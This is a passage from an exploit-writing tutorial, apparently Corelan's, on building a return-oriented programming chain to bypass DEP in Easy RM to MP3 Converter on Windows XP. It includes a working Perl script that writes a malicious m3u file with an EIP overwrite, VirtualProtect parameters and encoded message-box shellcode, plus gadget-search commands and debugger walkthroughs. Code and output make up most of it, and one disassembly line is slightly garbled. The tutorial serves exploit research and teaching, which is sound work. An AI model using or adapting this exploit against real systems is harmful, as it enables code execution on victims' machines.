Let's say you found a RET at 0×0040127C (opcode 0xC3). In the debugger CPU view, the instruction before the ret is ADD AL,0×58 (opcode 0×80 0xc0 0×58). So you have found a gadget which will add 0×58 to AL




```
0040127C    80C0 58    ADD AL,58
0040127F    C3         RETN
00401280    90         NOP
00401281    90         NOP
00401282    90         NOP
00401283    90         NOP
00401284    90         NOP
00401285    90         NOP
00401286    90         NOP
```

```
u 0040127C
```

These 2 instructions can produce another gadget, by splitting the opcode of the ADD instruction. The last byte of the ADD instruction is 58. And that's the opcode for POP EAX.

That means that there is a second rop gadget, starting at 0×0040127E :



```
0040127E    58    POP EAX
0040127F    C3    RETN
00401280    90    NOP
00401281    90    NOP
00401282    90    NOP
00401283    90    NOP
00401284    90    NOP
00401285    90    NOP
00401286    90    NOP
00401287    90    NOP
00401288    90    NOP
00401289    90    NOP
0040128A    90    NOP
```

```
u 0040127E
```

You may not have discovered this one if you have been looking for RETs and then looking at the previous instructions in the debugger view.

In order to make your life a little bit easier, I have written a function in pvefindaddr, which will

- look for all rets (RETN, RETN 4, RETN 8 and so on),
- look back (up to 8 instructions),
- and will do "opcode splitting" to find new gadgets, ending with the same RET

So all you have to do, to build your set of rop gadgets, is running !pvefindaddr rop, and it will give you a huge number of rop gadgets to play with. And if your pointers (rop gadgets) should be null byte free, then simply run "!pvefindaddr rop nonull".

The function will write all ROP gadgets to a file "rop.txt" into the Immunity Debugger program folder. Note that this operation is very CPU intensive, and it can take **up to a day** to generate all gadgets (depending on the number of loaded modules). My advise is to find the modules you want to use (!pvefindaddr noaslr) and then run !pvefindaddr rop <modulename> instead of blindly running it on all modules.

You can create the rop gadgets from a specific module by specifying the module name (for example : "!pvefindaddr rop MSRMfilter03.dll")

```
0BADF00D
0BADF00D ** [+] Gathering executable / loaded module info, please wait...
0BADF00D ** [+] Done, 70 modules found
0BADF00D [+] Module filter set to 'msrmfilter03.dll', at baseaddress 0x10000000
0BADF00D     Module is not aslr aware
0BADF00D Searching for possible ROP gadgets...please wait
0BADF00D  - Search sequence 1 out of 7 (RET)
0BADF00D    Search 1 complete, found 2157 gadgets, now processing and filtering results...
0BADF00D    Number of gadgets generated : 15092
0BADF00D  - Search sequence 2 out of 7 (RET 04)
0BADF00D    Search 2 complete, found 20 gadgets, now processing and filtering results...
0BADF00D    Number of gadgets generated : 133
0BADF00D  - Search sequence 3 out of 7 (RET 08)
0BADF00D    Search 3 complete, found 7 gadgets, now processing and filtering results...
0BADF00D    Number of gadgets generated : 42
0BADF00D  - Search sequence 4 out of 7 (RET 0C)
0BADF00D    Search 4 complete, found 5 gadgets, now processing and filtering results...
0BADF00D    Number of gadgets generated : 28
0BADF00D  - Search sequence 5 out of 7 (RET 10)
0BADF00D    Search 5 complete, found 7 gadgets, now processing and filtering results...
0BADF00D    Number of gadgets generated : 42
0BADF00D  - Search sequence 6 out of 7 (RET 12)
0BADF00D    Search 6 complete, found 1 gadgets, now processing and filtering results...
0BADF00D    Number of gadgets generated : 0
0BADF00D  - Search sequence 7 out of 7 (RET 14)
0BADF00D    Search 7 complete, found 2 gadgets, now processing and filtering results...
0BADF00D    Number of gadgets generated : 7
0BADF00D Generated 14484 gadgets (check rop.txt)
```

```
!pvefindaddr rop MSRMfilter03.dll nonull
```

Note : "!pvefindaddr rop" will automatically ignore addresses from ASLR modules or modules that might get rebased. This will help ensuring that the result (rop.txt) only contains pointers that should result in a more or less reliable exploit. If you insist on including pointers from those modules, you'll have to manually run !pvefindaddr rop <modulename> for each of those modules.

"CALL register" gadgets

What if you are looking for a particular instruction, but can't seem to find a gadget that ends with a ret ? What if you have performed a search for the instruction in your favorite loaded module, and discovered that the only one you could find, has a "CALL register" instruction before the RET ?

Not all is lost in this case.

First of all, you should find a way to put a meaningful pointer in that register. Just have a pointer sit on the stack and find yourself a gadget that will put this value into the register. That will make sure that the CALL reg instruction will actually work.

This pointer could be just a RET, allowing you to do as if the CALL instruction never existed. Or you can simply use a pointer to another rop gadget to continue your rop chain.

> pvefindaddr rop will also list gadgets that have a call reg instruction before the RET

Gotcha. But how/where exactly do I start ?

The first things you have to do, before writing a single line of code, is setting your strategy, by asking yourself the following questions :

- What technique (Windows API) will I use to bypass DEP and what are the consequences in terms of stack setup / parameters that need to be created on the stack. What is the current DEP policy and what are your options in terms of bypassing it ?
- What are the rop gadgets I can use ? (This will be your toolbox and will allow you to craft your stack.)
- How to start the chain ? How to pivot to your controlled buffer ? (In a direct RET exploit, you most likely control ESP, so you can simply overwrite EIP with a pointer to RETN to kick start the chain)
- How will you craft the stack ?

Answers :

- Technique : In this example, I will use VirtualProtect() to modify the protection parameters of the memory page where the shellcode is located. You can obviously use one of the other DEP-policy-compatible functions, but I will use VirtualProtect() in this example. This function requires the following parameters to sit at the top of the stack when the function gets called :
  - return address. After the VirtualProtect() function has finished, this is where the function will return to. (= pointer to the location where the shellcode is placed. Dynamic address, will need to be generated at runtime (rop))
  - lpAddress : pointer to the location where the shellcode is placed. This is a dynamic address that will need to be generated at runtime (rop)
  - Size : speaks for itself, will need to be generated at runtime (unless your exploit buffer can deal with null bytes, but that is not the case with Easy RM to MP3)
  - flNewProtect : new protection flag. This value must be set to 0×20 to mark the page executable. This value contains null bytes, so this value may have to be generated at runtime as well
  - lpflOldProtect : pointer, will receive the old protection flag value. This can be a static address, but must be writeable. I'll take an address from one of the modules from Easy RM to MP3 Converter (0×10035005)
- ROP gadgets : !pvefindaddr rop
- Start the chain : pivot to the stack. In this example, it's a direct RET overwrite, so we just need a pointer to RET. We already have a working pointer (0×100102DC)
- Crafting the stack can be done in various ways. You can put values into registers and them push them onto the stack. You can have some values sit on the stack and write the dynamic ones using a sniper technique. Building this logic, this puzzle, this Rubik's cube, is probably the hardest part of the entire ROP building process.

Our encoded shellcode ("spawn a messagebox") will be around 620 bytes and will be initially stored somewhere on the stack. (We'll have to encode our shellcode because Easy RM to MP3 has some character limitations)

Our buffer / stack will look something like this :

- junk
- eip
- junk
- rop chain to generate/write the parameters
- rop chain to call the VirtualProtect function
- more rop / some padding / nops
- shellcode
- junk

and at the time the VirtualProtect function is called, the stack is modified (by the rop chain) to look like this :

	junk
	eip
	junk
	rop
ESP points here ->	parameters
	more rop
	padding / nops
	shellcode
	junk

Test before you start

Before actually building the rop chain, I will verify that the VirtualProtect() call will lead to the desired result. The easiest way to do this, is by manually crafting the stack / function parameters inside the debugger :

- make EIP point at the VirtualProtect() function call. On XP SP3, this function can be found at 0×7C801AD4
- manually put the desired arguments for VirtualProtect() onto the stack
- put the shellcode on the stack
- launch the function.

If that works, I'm sure that the VirtualProtect() call will work, and that the shellcode works as well.

In order to facilitate this simple test, we'll use the following sploit script :


```
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x7C801AD4);  #pointer to VirtualProtect
my $junk2 = "AAAA"; #compensate
my $params=pack('V',0x01010101);   #return address
$params = $params."XXXX";          #lpAddress
$params = $params."YYYY";          #Size - Shellcode length
$params = $params."ZZZZ";          #flNewProtect
```

```
$params = $params.pack('V',0x10035005);   #writeable address

# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $nops = "\x90" x 200;
my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$params.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."\n";
print "Shellcode size : ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

With this script, we will overwrite EIP with a pointer to VirtualProtect() (0×7C801AD4), and we will put the 5 required parameters on top of the stack, followed by some nops, and messagebox shellcode.


The lpAddress, Size and flNewProtect parameters are set to "XXXX", "YYYY" and "ZZZZ". We will manually change them in a few moments.

Create the m3u file, attach Immunity Debugger to the application and set the breakpoint to 0×7C801AD4. Run the application, open the m3u file and verify that the breakpoint was hit :




```
bp 0x7C801AD4
[22:08:28]Breakpoint at kernel32.VirtualProtect
```

Now look at the top of the stack. We should see our 5 parameters :




```
0010F730  01010101  0000  ┌CALL to VirtualProtect
0010F734  58585858  XXXX  │Address = 58585858
0010F738  59595959  YYYY  │Size = 59595959 (1499027801.)
0010F73C  5A5A5A5A  ZZZZ  │NewProtect = PAGE_READONLY|PAGE_WRITECOPY|PAGE_EXECUTE|PAGE_E
0010F740  10035005  ♣P♥▶  └pOldProtect = MSRMfilt.10035005
0010F744  90909090  ÉÉÉÉ
0010F748  90909090  ÉÉÉÉ
```

Scroll down until you see the begin of the shellcode :



```
0010F7B8  90909090 ÉÉÉÉ
0010F7BC  90909090 ÉÉÉÉ
0010F7C0  90909090 ÉÉÉÉ
0010F7C4  90909090 ÉÉÉÉ
0010F7C8  90909090 ÉÉÉÉ
0010F7CC  90909090 ÉÉÉÉ
0010F7D0  90909090 ÉÉÉÉ
0010F7D4  90909090 ÉÉÉÉ
0010F7D8  90909090 ÉÉÉÉ
0010F7DC  90909090 ÉÉÉÉ
0010F7E0  90909090 ÉÉÉÉ
0010F7E4  90909090 ÉÉÉÉ
0010F7E8  90909090 ÉÉÉÉ
0010F7EC  90909090 ÉÉÉÉ
0010F7F0  90909090 ÉÉÉÉ
0010F7F4  90909090 ÉÉÉÉ
0010F7F8  90909090 ÉÉÉÉ
0010F7FC  90909090 ÉÉÉÉ
0010F800  90909090 ÉÉÉÉ
0010F804  90909090 ÉÉÉÉ
0010F808  90909090 ÉÉÉÉ
0010F80C  CFDAE089 ëα┌╧
0010F810  5AF470D9 ┘p⌠Z
0010F814  4A4A4A4A JJJJ
0010F818  4A4A4A4A JJJJ
0010F81C  434A4A4A JJJC
0010F820  43434343 CCCC
0010F824  59523743 C7RY
0010F828  5058416A jAXP
```


Take note of the base address of the shellcode (0010F80C in my case) and scroll down to verify that the entire shellcode was placed onto the stack.
The idea is now to manually edit the parameters on the stack so we can test if the VirtualProtect call would work.
Editing a value on the stack is as simple as selecting the value, pressing CTRL+E, and entering a new value (just remember that it's little endian !).
First, edit the value at 0010F730 (return address) and set it to the address of the shellcode (0010F80C).



```
0010F730  01010101 ☺☺☺☺ ┌CALL to VirtualProtect
0010F734  58585858 XXXX │Address = 58585858
0010F738  59595959 YYYY │Size = 59595959 (1499027801.)
0010F73C  5A5A5A5A ZZZZ │NewProtect = PAGE_READONLY|PAGE_WRITECOPY|PAGE_EXECUTE|PAGE_E
0010F740  10035005 ♣P♥► └pOldProtect = MSRMfilt.10035005
0010F744  90909090 ÉÉÉÉ
0010F748  90909090 ÉÉÉÉ
```

Edit data at 0010F730
ASCII: .°►.
UNICODE: ►
HEX +01: 0C F8 10 00
Keep size


Then edit the value at 0010F734 (Address, now containing 58585858), and set it to 0010F80C (again, the address where your shellcode resides)



```
0010F730  0010F80C .°►. ┌CALL to VirtualProtect
0010F734  58585858 XXXX │Address = 58585858
0010F738  59595959 YYYY │Size = 59595959 (1499027801.)
0010F73C  5A5A5A5A ZZZZ │NewProtect = PAGE_READONLY|PAGE_WRITECOPY|PAGE_EXECUTE|PAGE_E
0010F740  10035005 ♣P♥► └pOldProtect = MSRMfilt.10035005
0010F744  90909090 ÉÉÉÉ
```

Edit data at 0010F734
ASCII: .°►.
UNICODE: ►
HEX +01: 0C F8 10 00
Keep size

Next, edit the value at 0010F738 (Size, now containing 59595959) and set it to the size of the shellcode. I'll just take 700 bytes (to be on the safe side), which corresponds with 0×2BC




```
0010F730  0010F80C .°►.  ┌CALL to VirtualProtect
0010F734  0010F80C .°►.  │Address = 0010F80C
0010F738  59595959 YYYY  │Size = 59595959 (1499027801.)
0010F73C  5A5A5A5A ZZZZ  │NewProtect = PAGE_READONLY|PAGE_WRITECOPY|PAGE_EXECUTE|PAGE_E
0010F740  10035005 ‡P♥►  └pOldProtect = MSRMfilt.10035005
0010F744  90909090 ÉÉÉÉ
0010F748  90909090 ÉÉÉÉ
```

Edit data at 0010F738

```
ASCII      ╝@..
UNICODE    .
HEX +01    BC 02 00 00
```

It's ok to be a little bit "off", just make sure that your shellcode will be contained within the Address+Size range. You will see that it might be difficult to craft an exact value when using rop, so it's important to understand that you don't have to be exact. If you surround your code with nops and if you make sure you end up covering all of the shellcode, then it should be fine.

Finally, edit the value at 0010F73C (NewProtect) and set it to 0×40 :




```
0010F730  0010F80C .°►.  ┌CALL to VirtualProtect
0010F734  0010F80C .°►.  │Address = 0010F80C
0010F738  000002BC ╝@..  │Size = 2BC (700.)
0010F73C  5A5A5A5A ZZZZ  │NewProtect = PAGE_READONLY|PAGE_WRITECOPY|PAGE_EXECUTE|PAGE_E
0010F740  10035005 ‡P♥►  └pOldProtect = MSRMfilt.10035005
0010F744  90909090 ÉÉÉÉ
```

Edit data at 0010F73C


```
ASCII      @...
UNICODE    @.
HEX +04    40 00 00 00
```

After making the modifications, the stack looks like this :



```
0010F730  0010F80C .°►.  ┌CALL to VirtualProtect
0010F734  0010F80C .°►.  │Address = 0010F80C
0010F738  000002BC ╝@..  │Size = 2BC (700.)
0010F73C  00000040 @...  │NewProtect = PAGE_EXECUTE_READWRITE
0010F740  10035005 ‡P♥►  └pOldProtect = MSRMfilt.10035005
0010F744  90909090 ÉÉÉÉ
```

Press F7 once and watch how the jump to VirtualProtect() is made.




CPU - main thread, module kernel32

```
7C801AD4  8BFF          MOV EDI,EDI
7C801AD6  55            PUSH EBP
7C801AD7  8BEC          MOV EBP,ESP
7C801AD9  FF75 14       PUSH DWORD PTR SS:[EBP+14]
7C801ADC  FF75 10       PUSH DWORD PTR SS:[EBP+10]
7C801ADF  FF75 0C       PUSH DWORD PTR SS:[EBP+C]
7C801AE2  FF75 08       PUSH DWORD PTR SS:[EBP+8]
7C801AE5  6A FF         PUSH -1
7C801AE7  E8 75FFFFFF   CALL kernel32.VirtualProtectEx
7C801AEC  5D            POP EBP
7C801AED  C2 1000       RETN 10
7C801AF0  90            NOP
7C801AF1  90            NOP
```

As you can see, the function itself is pretty short, and, apart from a few stack interactions, only contains a call to VirtualProtectEx. This function will change the access protection level.

Continue to step through the instructions (F7) until you reach the RETN 10 instruction (at 0×7C801AED).

At that point, the stack contains this :



CPU - main thread, module kernel32

```
7C801AD4   8BFF             MOV EDI,EDI
7C801AD6   55               PUSH EBP
7C801AD7   8BEC             MOV EBP,ESP
7C801AD9   FF75 14          PUSH DWORD PTR SS:[EBP+14]
7C801ADC   FF75 10          PUSH DWORD PTR SS:[EBP+10]
7C801ADF   FF75 0C          PUSH DWORD PTR SS:[EBP+C]
7C801AE2   FF75 08          PUSH DWORD PTR SS:[EBP+8]
7C801AE5   6A FF            PUSH -1
7C801AE7   E8 75FFFFFF      CALL kernel32.VirtualProtectEx
7C801AEC   5D               POP EBP
7C801AED   C2 1000          RETN 10
7C801AF0   90               NOP
7C801AF1   90               NOP
7C801AF2   90               NOP
7C801AF3   90               NOP
7C801AF4   90               NOP
7C801AF5   6A 34            PUSH 34
7C801AF7   68 F8E0807C      PUSH kernel32.7C80E0F8
7C801AFC   E8 D5FA0000      CALL kernel32.7C8024D6
7C801B01   33FF             XOR EDI,EDI
7C801B03   897D D8          MOV DWORD PTR SS:[EBP-28],EDI
7C801B06   897D D4          MOV DWORD PTR SS:[EBP-2C],EDI
7C801B09   897D E0          MOV DWORD PTR SS:[EBP-20],EDI
7C801B0C   897D E4          MOV DWORD PTR SS:[EBP-1C],EDI
7C801B0F   8B5D 10          MOV EBX,DWORD PTR SS:[EBP+10]
7C801B12   F6C3 01          TEST BL,1
7C801B15   0F85 E2000000    JNZ kernel32.7C801BFD
7C801B1B   F6C3 10          TEST BL,10
7C801B1E   0F85 E5000000    JNZ kernel32.7C801C09
7C801B24   FF75 08          PUSH DWORD PTR SS:[EBP+8]
7C801B27   8D45 C4          LEA EAX,DWORD PTR SS:[EBP-3C]
7C801B2A   50               PUSH EAX
7C801B2B   FF15 4010807C    CALL DWORD PTR DS:[<&ntdll.RtlInitUnico ntdll.RtlInitUnicodeString
7C801B31   A1 4C5388C7C     MOV EAX,DWORD PTR DS:[7C88534C]
7C801B36   3BC7             CMP EAX,EDI
7C801B38   0F84 91010000    JE kernel32.7C801CCF
7C801B3E   8945 DC          MOV DWORD PTR SS:[EBP-24],EAX
7C801B41   836D DC 02       AND DWORD PTR SS:[EBP-24],2
7C801B45   75 14            JNZ SHORT kernel32.7C801B5B
7C801B47   3BC7             CMP EAX,EDI
7C801B49   74 10            JE SHORT kernel32.7C801B5B
Return to 0010F80C
```

